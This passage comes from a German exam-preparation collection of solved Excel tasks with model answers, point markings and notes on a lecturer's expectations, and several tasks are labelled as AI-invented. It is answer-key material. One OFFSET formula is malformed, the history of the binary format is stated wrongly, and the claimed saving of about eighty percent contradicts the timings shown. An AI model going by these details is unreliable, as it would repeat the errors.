Schritt 4 – Laden. Über Schließen und laden in wird das Ziel gewählt, üblicherweise eine Excel-Tabelle in einem eigenen Datenblatt oder alternativ nur eine Verbindung beziehungsweise das Datenmodell, wenn die Rohdaten nicht im Blatt stehen sollen. ✓ {4}

Schritt 5 – Aktualisierung einstellen. In den Verbindungs- beziehungsweise Abfrageeigenschaften werden „Aktualisieren beim Öffnen der Datei“ und gegebenenfalls ein Intervall (etwa alle 60 Minuten) aktiviert; genau diese Einstellung macht aus einem einmaligen Import die dynamische Verknüpfung. ✓ {5}

Schritt 6 – Auswertung anbinden und testen. Die Auswertung greift über strukturierte Verweise auf die Abfragetabelle zu, etwa $\text{=SUMME}(\text{tbl}_{\text{CO}_2}[\text{Wert}])$, wobei tbl_{CO_2} der Tabellename und $[\text{Wert}]$ die Spalte ist; ein solcher Bezug wächst automatisch mit, wenn beim Aktualisieren neue Zeilen hinzukommen. Abschließend wird über Daten → Alle aktualisieren geprüft, ob die neuen Werte tatsächlich ankommen. ✓ {6}

Über die geforderten Punkte hinaus

Abgrenzung zu den älteren Verfahren. Vor Power Query wurden dynamische Verknüpfungen über DDE oder über INDIRECT() gebaut; DDE ist ein veraltetes Windows-Protokoll, das in aktuellen Excel-Versionen aus Sicherheitsgründen standardmäßig gesperrt ist und außerdem verlangt, dass die Quellenanwendung gleichzeitig läuft. (✓)(+1) INDIRECT() baut einen Bezug aus Text zusammen, ist volatil und passt sich beim Einfügen von Zeilen oder beim Umbenennen eines Blatts nicht an, sodass die Formel still auf die falsche Zelle zeigt; genau diese Gegenüberstellung war die Fassung vom 14.07.2025. (✓)(+2)

Sicherheitsaspekt einer externen Verbindung. Eine gespeicherte Webverbindung holt bei jedem Öffnen Daten von einem fremden Server, weshalb Excel externe Datenverbindungen zunächst über die Sicherheitsleiste blockiert und der Anwender sie bewusst freigeben muss. (✓)(+3) In einer Controlling-Mappe gehört deshalb dokumentiert, welche Adressen angesprochen werden und wer für die Quelle einsteht, denn eine automatisch aktualisierende Verbindung ist ein dauerhafter Eingang in die eigene Zahlenwelt. (✓)(+4)

Typische Bruchstellen im Alltag. Ändert der Anbieter die Adresse, die Spaltenreihenfolge oder das Trennzeichen, bricht die Abfrage ab oder liefert stillschweigend verschobene Spalten; ein fest verdrahteter Dateipfad bricht zusätzlich, sobald die Mappe auf einem anderen Rechner geöffnet wird. (✓)(+5) Robust wird die Lösung, wenn der Pfad beziehungsweise die Adresse als Abfrageparameter in einer eigenen Zelle liegt und die Abfrage darauf verweist, statt die Adresse im Abfrageschritt zu vergraben. (✓)(+6)

Formeln, die mit der Quelle mitwachsen. Neben der Summe braucht man häufig den zuletzt eingelesenen Wert; das leistet =XVERWEIS(MAX(tbl_{C02}[Jahr]);tbl_{C02}[Jahr];tbl_{C02}[Wert]), wobei MAX das jüngste Jahr bestimmt und XVERWEIS den zugehörigen Wert nachschlägt. (✓)(+7) Der klassische Weg =BEREICH.VERSCHIEBEN(tbl_{C02}[#Kopfzeilen];[Wert]);ANZAHL2(tbl_{C02}[Wert];0) läuft vom Spaltenkopf um die Zahl der gefüllten Zellen nach unten, ist aber volatil und rechnet deshalb bei jeder Änderung der Mappe neu. (✓)(+8)

Governance einer aktualisierenden Mappe. Wer automatisch aktualisiert, muss wissen, auf welchen Stand sich eine gedruckte oder versendete Auswertung bezieht, sonst sind zwei Ausdrücke desselben Berichts unterschiedlich, ohne dass jemand etwas geändert hat. (✓)(+9) Ein sichtbares Feld mit dem Zeitpunkt der letzten Aktualisierung und der Quellenangabe direkt neben der Auswertung löst dieses

Problem mit minimalem Aufwand und ist in der Innenrevision ein häufiger Prüfpunkt.

(✓){+10}

Rohleders Erwartung: Bei a) muss der Gegensatz zur statischen Kopie fallen, sonst bleibt die Definition unscharf. Bei b) will er einen benennbaren Weg mit Menüpunkten und vor allem den Schritt, der die Verknüpfung überhaupt dynamisch macht – die Einstellung der automatischen Aktualisierung; wer nur importiert, hat eine statische Kopie beschrieben.

Aufgabe #158 · 10 P. · Schwächen der integrierten Excel-Hilfe und Rangfolge der Hilfsangebote im Internet · Original-Aufgabenstellung

- a) 3 P. Nennen Sie drei konkrete und verschiedene Probleme, die beim Arbeiten mit der in Excel integrierten Hilfe häufig auftreten, ohne auf den notwendigen Internetzugang einzugehen.
- b) 7 P. Ohne Internet-Zugang ist praktisch keine Excel-Hilfe mehr zu bekommen. Strukturieren Sie Hilfsangebote im Internet in drei Gruppen und empfehlen Sie eine Rangfolge, in der man diese Hilfsangebote nutzen sollte.

a) 3 P. – Drei Probleme der integrierten Hilfe

Hier ist ausdrücklich „Nennen“ gefordert, Stichworte genügen also.

1. **Unscharfe Suchtreffer.** Die Suche verlangt den richtigen Fachbegriff; wer ihn nicht kennt, findet nichts – klassisch bei der Suche nach der Wirkung, statt nach dem Funktionsnamen. ✓ {1}
2. **Unübersichtliche Navigation.** Die Inhalte sind flach verlinkt statt nach Aufgaben gegliedert, sodass man vom Treffer nicht zum Nachbarthema kommt und den Einstieg verliert. ✓ {2}
3. **Lücken und veralteter Stand.** Neue Funktionen fehlen oder sind unvollständig beschrieben, Beispiele passen nicht zur installierten Version, und teilweise erscheinen englische Funktionsnamen in einer deutschen Oberfläche. ✓ {3}

b) 7 P. – Drei Gruppen von Internet-Hilfsangeboten und ihre Rangfolge

Gruppe 1 – Offizielle Herstellerquellen. Microsoft Learn und der Office-Support mit der Funktionsreferenz, den Syntaxbeschreibungen, Argumentlisten und Versionshinweisen; hierher gehört auch die Fehlerwert-Dokumentation. ✓ {1}

Gruppe 2 – Fachcommunitys und Foren. Microsoft Answers, Stack Overflow, MrExcel, Herber sowie einschlägige Fachblogs; hier stehen konkrete Problemfälle mit erprobten Lösungen und Diskussion der Alternativen. ✓ {2}

Gruppe 3 – Lehrformate. Video-Tutorials und strukturierte Online-Kurse, etwa auf YouTube, LinkedIn Learning oder vergleichbaren Plattformen, die ein Thema als Ganzes aufbauen statt eine Einzelfrage zu beantworten. ✓ {3}

Empfohlene Rangfolge: erst Gruppe 1, dann Gruppe 2, zuletzt Gruppe 3. ✓ {4}

Gruppe 1 steht vorn, weil die Herstellerdokumentation die einzige verbindliche Quelle für Syntax, Argumente und Verfügbarkeit einer Funktion in der jeweiligen Version ist; wer hier nachschlägt, bekommt keine Meinung, sondern die Spezifikation. ✓ {5} Gruppe 2 folgt, weil Foren genau dort weiterhelfen, wo die Dokumentation aufhört, nämlich bei der Kombination mehrerer Funktionen, bei untypischen Randfällen und bei der Frage, welcher von mehreren möglichen Wegen sich in der Praxis bewährt hat; der Preis dafür ist, dass die Antworten ungeprüft und teils veraltet sind und deshalb selbst nachvollzogen werden müssen. ✓ {6} Gruppe 3 steht hinten, weil Videos und Kurse pro Minute die geringste Informationsdichte haben und sich schlecht durchsuchen lassen; ihr Platz ist der Aufbau von Grundverständnis für ein neues Themengebiet, nicht die schnelle Antwort auf eine konkrete Frage im Arbeitsablauf. ✓ {7}

Über die geforderten Punkte hinaus

Das Sprachproblem als versteckte Ursache. Ein großer Teil der brauchbaren Antworten steht in englischer Sprache und nennt englische Funktionsnamen, während die deutsche Oberfläche SVERWEIS, SUMMEWENNS oder BEREICH.VERSCHIEBEN verlangt. (✓){+1} Wer die Entsprechung VLOOKUP, SUMIFS, OFFSET kennt und gezielt englisch sucht, vervielfacht die Trefferzahl; das ist der wirksamste einzelne Kniff bei der Hilfesuche und gilt für alle drei Gruppen. (✓){+2}

Die stille Hilfe direkt in der Formel. Beim Eintippen einer Funktion blendet Excel die QuickInfo mit den Argumenten ein und hebt das gerade bearbeitete Argument hervor; über den Funktionsassistenten mit Umschalt + F3 erhält man dieselbe Information als Dialog mit Zwischenergebnissen. (✓){+3} Diese eingebaute Hilfe funktioniert ohne Internet und beantwortet die häufigste Frage überhaupt, nämlich welches Argument an welcher Stelle steht; wer sie nutzt, braucht die Suche in vielen Fällen gar nicht erst. (✓){+4}

Quellenkritik bei Forenantworten. Eine hoch bewertete Antwort aus dem Jahr 2013 löst das Problem oft mit einer Matrixformel, die heute durch XVERWEIS, FILTER oder LET deutlich einfacher zu ersetzen wäre. (✓){+5} Vor der Übernahme gehört deshalb immer der Blick auf das Datum und auf die vorausgesetzte Excel-Version, sonst baut man neue Mappen mit Techniken, die aus Kompatibilitätsgründen längst nicht mehr nötig sind. (✓){+6}

Eine vierte Gruppe und warum sie nicht vorn steht. KI-Assistenten formulieren zu jeder Frage sofort eine Formel und sind damit für Einstiegsvarianten und für das Erklären fremder Formeln nützlich. (✓){+7} Sie erfinden aber gelegentlich Funktionen oder Argumente, die es nicht gibt, weshalb jede so gewonnene Formel gegen die Herstellerdokumentation zu prüfen ist; das bestätigt die Rangfolge, statt sie umzuwerfen. (✓){+8}

Bezug zum Hey-Joe-Effekt. Der Kollege am Nachbarplatz ist die schnellste, aber die schlechteste Hilfsquelle, weil sein Wissen weder dokumentiert noch geprüft ist und seine Zeit ungeplant verbraucht wird. (✓){+9} Die geordnete Nutzung der drei Gruppen ist damit zugleich das wirksamste Mittel gegen den Hey-Joe-Effekt, und dieser Querbezug ist in der Klausur ein leicht mitzunehmender Zusatzpunkt. (✓){+10}

Rohleders Erwartung: Bei a) muss der Internetzugang ausdrücklich draußen bleiben, sonst ist der Punkt verloren; er prüft hier, ob die

Einschränkung der Aufgabenstellung gelesen wurde. Bei b) genügen die drei Gruppen nicht, die Rangfolge muss begründet werden, und die tragende Begründung ist die Verlässlichkeit der Quelle, nicht die Bequemlichkeit.

Aufgabe #159 · 4 P. · Der Hey-Joe-Effekt im Anwendersupport · Original-Aufgabenstellung

! Wiederholer: Ausführlichere Referenzfassung als Aufgabe 3 der Klausur vom 26.07.2022 (7 P., dort zusammen mit dem Excel-MVP). Hier sind nur vier Punkte zu holen, entsprechend knapp und präzise antworten.

Was versteht man unter dem Hey-Joe-Effekt?

Antwort

Der Hey-Joe-Effekt bezeichnet das Muster im betrieblichen Anwendersupport, dass Mitarbeitende bei einem Problem nicht die Dokumentation, die integrierte Hilfe oder den zuständigen IT-Support nutzen, sondern sich informell an eine sachkundige Kollegin oder einen sachkundigen Kollegen wenden: „Hey Joe, wie ging das nochmal?“ ✓ **{1}** Der Weg ist beliebt, weil er die niedrigste Hürde hat und sofort zum Ergebnis führt, und er entsteht ohne jede Absicht, allein durch die räumliche Nähe und die Hilfsbereitschaft des Angesprochenen. ✓ **{2}**

Problematisch ist er aus drei Gründen: Er verbraucht die Arbeitszeit des „Joe“ ungeplant und in wachsendem Umfang, sodass dessen eigene Aufgaben liegenbleiben, ohne dass dieser Aufwand irgendwo erfasst wäre. ✓ **{3}** Zugleich bleibt das Wissen mündlich, undokumentiert und an eine Person gebunden, die Lösungen fallen von Fall zu Fall unterschiedlich aus und sind fachlich ungeprüft, und der reale Schulungs- und Supportbedarf wird für die Organisation unsichtbar, weil er nie als Ticket erscheint. ✓ **{4}**

Über die geforderten Punkte hinaus

Das formelle Gegenstück. In der 7-P-Fassung von 2022 steht dem Hey-Joe-Effekt der Excel-MVP gegenüber, eine Auszeichnung von Microsoft für Personen, die ihr Fachwissen in Foren, Blogs, Videos und Vorträgen öffentlich teilen. (✓)(+1) Beide beantworten denselben Bedarf an Anwenderhilfe, aber der eine informell, personengebunden und unsichtbar, der andere strukturiert, dokumentiert und für alle nachlesbar; genau dieser Gegensatz ist der Kern der ausführlicheren Fassung. (✓)(+2)

Ein konkretes Mittel dagegen. Wirksam ist nicht das Verbot der Nachfrage, sondern die Absenkung der Hürde für den dokumentierten Weg: eine gepflegte, durchsuchbare Sammlung der zehn häufigsten Fälle mit fertigen Formelbausteinen, an die „Joe“ verweisen kann, statt jedes Mal neu zu erklären. (✓)(+3) In der Mappe selbst wirkt dasselbe Prinzip über ein Erklärblatt und über Eingabefelder mit hinterlegter Eingabemeldung in der Datenüberprüfung, die den Hinweis genau dort zeigt, wo die Frage entsteht. (✓)(+4)

Rohleders Erwartung: Bei vier Punkten reicht die Definition nicht aus – er will die Definition und den Grund, warum das Muster im Unternehmen ein Problem ist. Die verhaltensökonomische Deutung des Begriffs gehört nicht hierher; gemeint ist ausschließlich das informelle Support-Verhalten.

Aus der Vorlesung gebaut – gelöst

Aufgaben zu Themen, die er in den Aufzeichnungen betont, angedeutet oder live vorgeführt hat. Grün umrandet = kein Original.

Aufgabe #160 · 12 P. · Diagramme in Serie: Vorlage, Design und die fünf Diagrammtypen · von der KI erfunden – kein Original

In einem Unternehmen erstellt eine Abteilung monatlich rund vierzig Diagramme für das Berichtswesen. Jedes Diagramm wird nach dem Einfügen von Hand nachformatiert: Hintergrundfläche, Schriftart, Legendenposition und die Farben der einzelnen Kreissegmente. In einer Auswertung zu Zeitfressern in Tabellenkalkulationen taucht das Erstellen und Formatieren von Diagrammen und Tabellen unter den größten Posten auf.

- a) (2 P.) Erläutern Sie, wie eine einmal fertig gestaltete Diagrammgestaltung wiederverwendbar gemacht und anschließend eingesetzt wird.
- b) (2 P.) Erläutern Sie, was ein Office-Design zusätzlich regelt und warum es vor der ersten Diagrammvorlage einzurichten ist.
- c) (4 P.) Nennen Sie die fünf Diagrammtypen, die nach der im Unterricht zitierten Quelle für betriebswirtschaftliche Zahlen genügen, und erläutern Sie, warum Rohleder Darstellungsformen wie Sunburst, Treemap und gestapelte Wasserfälle ablehnt.
- d) (4 P.) Erläutern Sie zwei verschiedene Gründe, warum sich diese Zeitersparnis in der Praxis dennoch nicht durchsetzt.

a) 2 P. – Vorlage anlegen und verwenden

Ein fertig formatiertes Diagramm wird mit der rechten Maustaste angeklickt und über „Als Vorlage speichern“ als Datei mit der Endung `.crtx` abgelegt, die sich wie jede andere Datei im Team weitergeben lässt. ✓ {1} Beim nächsten Mal wird der Datenbereich markiert, über „Einfügen – Diagramme – Alle Diagramme“ der Bereich „Vorlagen“ aufgerufen und die gewünschte Vorlage per Doppelklick übernommen, womit das Diagramm bereits vollständig formatiert entsteht; derselbe Weg funktioniert auch in Word und PowerPoint, weil dort dieselbe Diagramm-Engine läuft. ✓ {2}

b) 2 P. – Aufgabe des Office-Designs

Ein Office-Design mit der Endung `.thmx` legt das Farbschema und die Standardschriftarten fest und bestimmt damit, welche Farbe ein Diagramm für die erste, zweite und jede weitere Datenreihe verwendet; in einem Kreisdiagramm erhält das an der Zwölf-Uhr-Linie beginnende Segment die Akzentfarbe 1, das folgende die nächste Akzentfarbe und so fort. ✓ {1} Das Design ist deshalb vor der ersten Diagrammvorlage einzurichten, weil die Vorlage auf diese Farbreihenfolge aufsetzt; nach Rohleders Auffassung gehört diese Datei als Bestandteil des Corporate Designs in das Intranet jedes Unternehmens. ✓ {2}

c) 4 P. – Fünf Typen und die Begründung der Ablehnung

Nach Gene Zelazny, dem früheren Leiter der Visualisierung bei McKinsey und Verfasser von „Wie aus Zahlen Bilder werden“, genügen fünf Diagrammtypen: Kreisdiagramm, Säulendiagramm, Balkendiagramm, Liniendiagramm und Punktdiagramm. ✓ {1} Sie decken die betriebswirtschaftlichen Aussageabsichten vollständig ab, nämlich Anteil am Ganzen, Vergleich über die Zeit, Vergleich zwischen Positionen, Verlauf und Zusammenhang zweier Größen. ✓ {2} Die übrigen Formen lehnt Rohleder ab, weil sie die Aufmerksamkeit von der Aussage auf die Darstellungsform ziehen; er nennt das „Spielerei, wo die Form von den Inhalten ablenkt“. ✓ {3} Hinzu kommt die Verständlichkeit beim Empfänger: Ein Wasserfall, dessen Säulen zusätzlich in zehn Einzelelemente zerlegt sind, überfordert den Leser nach seiner Formulierung „kognitiv“, und eine Darstellung, die erklärt werden muss, hat ihren Zweck bereits verfehlt. ✓ {4}

d) 4 P. – Zwei Gründe für die ausbleibende Verbreitung

1. **Die stumpfe Tätigkeit erfüllt eine Funktion für den Ausführenden.** Rohleder führt aus, dass sich Menschen zum Teil bewusst hinter solchen Arbeiten verstecken, weil sie „aus dem Rückenmark“ laufen, kein Nachdenken erfordern und deshalb wie eine Pause wirken. ✓ {1} Wer diese Tätigkeit automatisiert, nimmt seinen Mitarbeitern nicht nur Arbeit ab, sondern auch eine Rückzugsmöglichkeit im Arbeitstag, weshalb der Widerstand gegen die Umstellung nicht mit Argumenten über Zeitersparnis aufzulösen ist. ✓ {2}
2. **Es fehlen die Voraussetzungen auf beiden Seiten.** Der Anwender kennt die Funktion nicht, weil sie an keiner sichtbaren Stelle der Oberfläche angeboten wird, und die Organisation stellt kein verbindliches Design bereit, an dem sich eine Vorlage ausrichten könnte. ✓ {3} Rohleder ergänzt einen praktischen Grund, warum das Design oft fehlt: Corporate Designs entstehen typischerweise auf anderen Systemen und in anderen Farbräumen, sodass die Übersetzung in ein Office-Design an einer organisatorischen Lücke zwischen Gestaltung und Anwendung scheitert. ✓ {4}

■ Über die geforderten Punkte hinaus

Die Terminologie ist Teil der Antwort. Rohleder korrigiert im Unterricht ausdrücklich: „Das Ding heißt nicht Tortendiagramm. Das Ding heißt Kreisdiagramm.“ (✓)(+1) Wer in einer Klausur die Umgangssprache verwendet, riskiert an einer Stelle Punkte, an der er inhaltlich richtig liegt, und Fachbegriffe sind nach seiner eigenen Aussage die vergleichsweise leichten Punkte. (✓)(+2)

Die Zwölf-Uhr-Regel ist keine Größenregel. An der Zwölf-Uhr-Linie beginnt nicht zwingend das größte Segment, sondern das wichtigste, und was wichtig ist, folgt aus der Aussage, die transportiert werden soll. (✓)(+3) Diese Unterscheidung ist die inhaltliche Pointe der Regel, denn sie verlangt vom Ersteller eine Entscheidung über die Botschaft, bevor er über die Darstellung entscheidet. (✓)(+4)

Die Vorlage wirkt über Excel hinaus. Weil in Word und PowerPoint dieselbe Diagramm-Engine arbeitet, lässt sich dieselbe Vorlage dort einsetzen, wenn auch nicht mit vollständig identischer Übernahme aller Eigenschaften. (✓)(+5) Rohleder nennt das einen „sehr, sehr warmen Start“ und weist darauf hin, dass die Legendenformatierung in PowerPoint abweichen kann; die Einheitlichkeit über die Programme hinweg ist trotzdem der größere Gewinn. (✓)(+6)

Standardvorlagen für Mappe und Blatt gehören in dieselbe Familie. Über die Dateien `Mappe.xlsx` und `Tabelle.xlsx` im Excel-Startverzeichnis lassen sich Seiteneinrichtung, Blattüberschriften und Formate für jede neu angelegte Mappe und jedes neue Blatt festlegen. (✓)(+7) Rohleder weist auf die häufigste Fehlerquelle hin: Die Dateien müssen exakt so heißen, ein automatisch angehängtes „2“ im Namen genügt, damit die Vorlage stumm ignoriert wird. (✓)(+8)

Die Symbolleiste für den Schnellzugriff ist die kleinere Schwester derselben Idee. Wer denselben Knopf regelmäßig drückt, legt ihn per Rechtsklick dort ab, und der gesamte Satz an Anpassungen lässt sich exportieren und auf einem neuen Gerät oder im Team wieder einspielen. (✓)(+9) Rohleder berichtet von Teams, die eine gemeinsame Ausgangsleiste ausgerollt und jedem Mitglied die weitere Anpassung überlassen haben, was die Einrichtungszeit für Neue praktisch auf null senkt. (✓)(+10)

Der Zeitfresser ist belegt, nicht behauptet. Rohleder verweist ausdrücklich zurück auf die Folie aus der ersten Einheit, auf der das Erstellen und Formatieren von Diagrammen und Tabellen unter den größten Zeitfressern erscheint. (✓)(+11) Damit ist die Aufgabe im Kern eine Wirtschaftlichkeitsfrage, und die überzeugendste Antwort quantifiziert grob: Vierzig Diagramme im Monat zu je zehn Minuten

Nachformatierung sind ein voller Arbeitstag, der ohne inhaltlichen Ertrag vergeht.

(✓){+12}

Rohleders Erwartung: Der Satz „Und allein mit diesem Hinweis amortisiert sich zeitlich dieses komplette Seminar möglicherweise für Sie“ markiert die Vorlage als seinen persönlichen Lieblingshebel. Für Teil d) erwartet er allerdings mehr als „die Leute wissen es nicht“: Seine eigene Erklärung ist die verhaltensbezogene, dass stumpfe Arbeit als Pause dient, und wer diese Beobachtung aufgreift, antwortet in seinem Sinn.

Aufgabe #161 · 8 P. · Dateiformat als Performance-Hebel: XLSX gegen XLSB · von der KI erfunden – kein Original

Eine Kollegin beschwert sich, dass ihre Planungsmappe mit einer Dateigröße von rund 60 MB beim Öffnen und bei jedem Speichern spürbar hängt. Ein Test ergibt eine Öffnungszeit von etwa 6,5 Sekunden auf einem aktuellen Gerät; auf älteren Rechnern der Abteilung liegen die Zeiten deutlich höher.

- a) (2 P.) Erläutern Sie, wie eine Datei im Format .xlsx intern aufgebaut ist, und leiten Sie daraus ab, warum die Dateigröße deutlich unter der Größe der enthaltenen Informationen liegt.
- b) (4 P.) Erläutern Sie zwei verschiedene Wirkungen, die ein Wechsel in das Binärformat .xlsb hat, jeweils mit Begründung.
- c) (2 P.) Nennen Sie die Größenordnung, ab der sich der Wechsel lohnt, und erläutern Sie einen Nachteil des Binärformats.

a) 2 P. – Innerer Aufbau und Kompression

Eine Datei im Format .xlsx ist ein ZIP-Archiv, das je Tabellenblatt eine XML-Datei sowie weitere Dateien mit Formaten, Dokumenteigenschaften und Beziehungen enthält; diese Auszeichnungssprache ist bewusst menschenlesbar und deshalb sehr umfangreich.

✓ {1} Weil reiner Text mit sehr vielen wiederkehrenden Zeichenfolgen außerordentlich gut komprimierbar ist, schrumpft der Inhalt beim Packen erheblich: Im vorgeführten Beispiel standen rund 322 MB ungepackter Blattinformation einer Dateigröße von rund 60 MB gegenüber, während Bildinformationen sich in vergleichbarer Weise nicht komprimieren ließen. ✓ {2}

b) 4 P. – Zwei Wirkungen des Wechsels

1. **Die Zeit für Öffnen und Speichern sinkt drastisch.** Im Binärformat liegen die Daten bereits maschinenlesbar vor, sodass Excel sie nicht mehr entpacken und als XML auswerten muss, sondern unmittelbar einlesen kann. ✓ {1} Im

Hörsaalversuch fiel die Öffnungszeit derselben Mappe von rund 6,5 Sekunden auf rund 2,2 Sekunden, also auf etwa ein Drittel; da jeder Speichervorgang denselben Weg nimmt, wirkt der Effekt über den ganzen Arbeitstag und nicht nur einmal beim Öffnen. ✓ {2}

2. **Die Dateigröße halbiert sich.** Der Verzicht auf die aufgeblähte Textdarstellung führt im Beispiel zu etwa der halben Dateigröße gegenüber dem XML-Format. ✓
{3} Der unmittelbare Nutzen ist heute gering, weil Speicherplatz kaum noch begrenzend wirkt, mittelbar wirkt er aber sehr wohl: Kleinere Dateien laufen schneller über Netzlaufwerke, synchronisieren schneller in Ablagesysteme und belasten Sicherungen weniger. ✓ {4}

c) 2 P. – Schwelle und Nachteil

Rohleder nennt als Faustregel, dass sich der Wechsel typischerweise erst ab einer Dateigröße von etwa 40 MB lohnt; darunter ist der Unterschied nicht spürbar und der Formatwechsel bringt nur zusätzliche Erklärungsbedarfe. ✓ {1} Als Nachteil nennt er, dass der Dateieindung nicht mehr anzusehen ist, ob die Mappe Makros enthält, weil das Binärformat beides aufnimmt und die aussagekräftige Unterscheidung zwischen .xlsx und .xlsm entfällt; hinzu kommt, dass sich eine binäre Datei nicht mehr entpacken und im Notfall von Hand reparieren lässt. ✓ {2}

■ Über die geforderten Punkte hinaus

Das Binärformat ist kein neues, sondern ein altes Format. Es war bis 2007 der Standard und wurde vor rund zwanzig Jahren durch das XML-Format abgelöst, steht seither aber weiter zur Verfügung. (✓){+1} Rohleder ordnet die Kompatibilität als praktisch vollständig ein und sagt, ihm seien außer dem Makro-Hinweis keine Nachteile bekannt; das ist eine Einschätzung aus der Praxis und keine Herstelleraussage. (✓){+2}

Die eigentliche Ursache liegt oft woanders. Eine Mappe von 60 MB ist selten durch Formeln groß geworden, sondern durch Rohdaten, Bilder oder Formatierungsreste über nicht genutzte Bereiche. (✓){+3} Der Formatwechsel behandelt in diesen Fällen das Symptom, während die saubere Lösung darin besteht, Rohdaten in das Datenmodell oder in eine Datenbank zu verlagern und ungenutzte Bereiche zu bereinigen. (✓){+4}

Das Makro-Thema hängt unmittelbar daran. Excel unterbindet die Ausführung von Makros aus nicht vertrauenswürdiger Quelle im Standard, und Rohleder bezeichnet das als „gut so“; die Einstellung „Deaktivieren von VBA-Makros mit Benachrichtigung“ ist die richtige Voreinstellung. (✓){+5} Er weist zusätzlich darauf hin, dass die Freigabe einer heruntergeladenen Datei über die Dateieigenschaften einzeln je Datei erfolgen muss und dass die Makroausführung nach Gebrauch wieder zu deaktivieren ist. (✓){+6}

Der Blick auf offene Formate gehört zur Abwägung. Rohleder nennt das Format ODS und die Migrationsbewegung der Behörden, ordnet sie aber nüchtern ein: „Ohne Produktivität wird die Migration zu offenen Formaten nicht funktionieren.“ (✓){+7} Sein Urteil über den Marktführer ist zweiteilig und genau so in einer Klausur erwartbar: „Das ist ein Top-Produkt. Aber natürlich benimmt sich der Monopolist Microsoft auch reichlich daneben. Nicht zuletzt beim Pricing.“ (✓){+8}

Rohleders Erwartung: Er hat die Zeiten im Hörsaal gemeinsam mit den Studierenden gestoppt und mehrfach betont, das Beispiel sei synthetisch und die gemessene Ersparnis von rund achtzig Prozent nicht auf jede Mappe übertragbar. Eine Antwort, die den Effekt als allgemeingültige Regel darstellt, geht deshalb an seiner eigenen Einordnung vorbei; verlangt sind Mechanismus, Größenordnung und Schwelle.

Aufgabe #162 · 10 P. · Fremde Arbeitsmappe übernehmen: Navigation aufbauen und Fehler auffinden · von der KI erfunden – kein Original

Sie übernehmen die Urlaubsvertretung für eine Kollegin und erhalten eine Arbeitsmappe mit vierzig Tabellenblättern ohne Dokumentation. Bevor Sie den Ergebnissen vertrauen, wollen Sie sich einen Überblick verschaffen und offensichtliche Fehler beseitigen.

- a) (4 P.) Erläutern Sie, wie sich mit einer selbst gesetzten Kennzeichnung eine Navigation durch die Arbeitsmappe aufbauen lässt, und nennen Sie die drei Einstellungen, die im Suchdialog dafür zu treffen sind.
- b) (4 P.) Erläutern Sie, wie sich mit demselben Dialog alle Berechnungsfehler der gesamten Arbeitsmappe in einem Durchgang auffinden lassen, und nennen Sie zwei Fehlerwerte, die dabei gefunden werden.
- c) (2 P.) Erläutern Sie einen weiteren Anwendungsfall desselben Dialogs, der nichts mit Text zu tun hat.

a) 4 P. – Navigation über eine eigene Kennzeichnung

In jedem Tabellenblatt wird in eine Zelle eine Marke gesetzt, die aus einem doppelten Rautezeichen, einer laufenden Nummer und einer sprechenden Bezeichnung besteht, etwa ##01 Eingabe, ##02 Verarbeitung und ##03 Ausgabe. ✓ {1} Die Nummerierung folgt dem Grundsatz der Datenverarbeitung aus Eingabe, Verarbeitung und Ausgabe und zwingt damit zugleich zu einer Ordnung der Mappe, weil jedes neue Blatt eine Position in diesem Ablauf zugewiesen bekommt. ✓ {2} Im Dialog, aufzurufen über STRG+F, sind drei Einstellungen zu treffen: Der Suchbereich muss von „Blatt“ auf „Arbeitsmappe“ umgestellt werden, gesucht werden muss in „Werten“ und nicht in Formeln, und die Auswertung erfolgt über die Schaltfläche „Alle suchen“. ✓ {3} Das Ergebnisfenster listet dann alle Marken in der gewählten Reihenfolge auf und erlaubt das Anspringen jedes Eintrags; es lässt sich aus dem Excel-Fenster herausziehen, etwa auf einen zweiten Bildschirm, bleibt während der Arbeit geöffnet und aktualisiert sich, sobald sich ein Treffer ändert. ✓ {4}

b) 4 P. – Alle Fehlerwerte in einem Durchgang

Sämtliche harten Fehlerwerte von Excel beginnen mit einem Rautezeichen, weshalb die Suche nach einer einzelnen Raute bei demselben Suchbereich Arbeitsmappe und derselben Einstellung „Suchen in Werten“ alle betroffenen Zellen auf einen Schlag auflistet. ✓ {1} Beispiele sind #DIV/0! bei einer Division durch null und #BEZUG! bei einem Verweis auf eine gelöschte Zelle oder ein gelöschtes Blatt; weiter gehören #NV, #WERT!, #NAME? und der neuere #ÜBERLAUF! in dieselbe Familie. ✓ {2} Weil das Ergebnisfenster geöffnet bleibt, lässt sich jeder Treffer anspringen und bereinigen, und der erledigte Eintrag verschwindet unmittelbar aus der Liste, sodass die Restliste den Arbeitsfortschritt abbildet.

✓ {3} Verwendet man zugleich die doppelte Raute für die Navigation, liefert die Suche nach einer einfachen Raute beides gleichzeitig, nämlich die Gliederung und die offenen Fehler; nach Rohleders Formulierung sind diese Fehler zuerst zu beseitigen, bevor weitergerechnet wird, und erst danach ist man wieder „geneigt, den Ergebnissen zu glauben“. ✓ {4}

c) 2 P. – Weiterer Anwendungsfall

Derselbe Dialog sucht und ersetzt auch Formate statt Inhalte: Über „Format – Format von Zelle auswählen“ wird mit einer Pipette die Formatierung einer vorhandenen Zelle übernommen, etwa eine bestimmte Hintergrundfarbe, und über dieselbe Auswahl im Ersetzen-Feld ein neues Format bestimmt. ✓ {1} Damit lassen sich Farbgebung, Schriftschnitt oder Schriftgröße arbeitsmappenweit in einem Durchgang vereinheitlichen, was bei über Jahre gewachsenen Mappen der einzige praktikable Weg ist, weil die betroffenen Zellen sonst gar nicht auffindbar wären. ✓ {2}

Über die geforderten Punkte hinaus

Warum die Marke besser ist als ein Inhaltsverzeichnis mit Hyperlinks. Ein Verzeichnis aus Hyperlinks ist aufwendig anzulegen, muss gepflegt werden und veraltet still, sobald jemand ein Blatt umbenennt oder verschiebt. (✓)(+1) Die Marke wandert dagegen mit dem Blatt mit und ist mit einem Tastendruck erzeugt; Rohleder nennt das die Navigation „für ganz billig Geld“. (✓)(+2)

Die Einstellung „Suchen in Werten“ ist der häufigste Stolperstein. Steht der Dialog auf „Formeln“, findet die Suche die Marken zwar ebenfalls, die Fehlerwerte aber nicht, weil in der Formel selbst kein Rautezeichen steht. (✓)(+3) Wer die Einstellung übersieht, hält eine Mappe für fehlerfrei, die es nicht ist, und das ist genau die Art von stillem Irrtum, gegen den das Verfahren eigentlich helfen soll. (✓)(+4)

Der Dialog „Inhalte auswählen“ ergänzt das Verfahren. Über ihn lassen sich gezielt nur Konstanten, nur Formeln, nur Objekte, nur sichtbare Zellen oder nur Zellen mit bedingter Formatierung markieren. (✓)(+5) Für die Übernahme einer fremden Mappe ist besonders die Auswahl der Objekte wertvoll, weil sie zeigt, wie viele Diagramme, Formen und Bilder tatsächlich über den Zellen schweben. (✓)(+6)

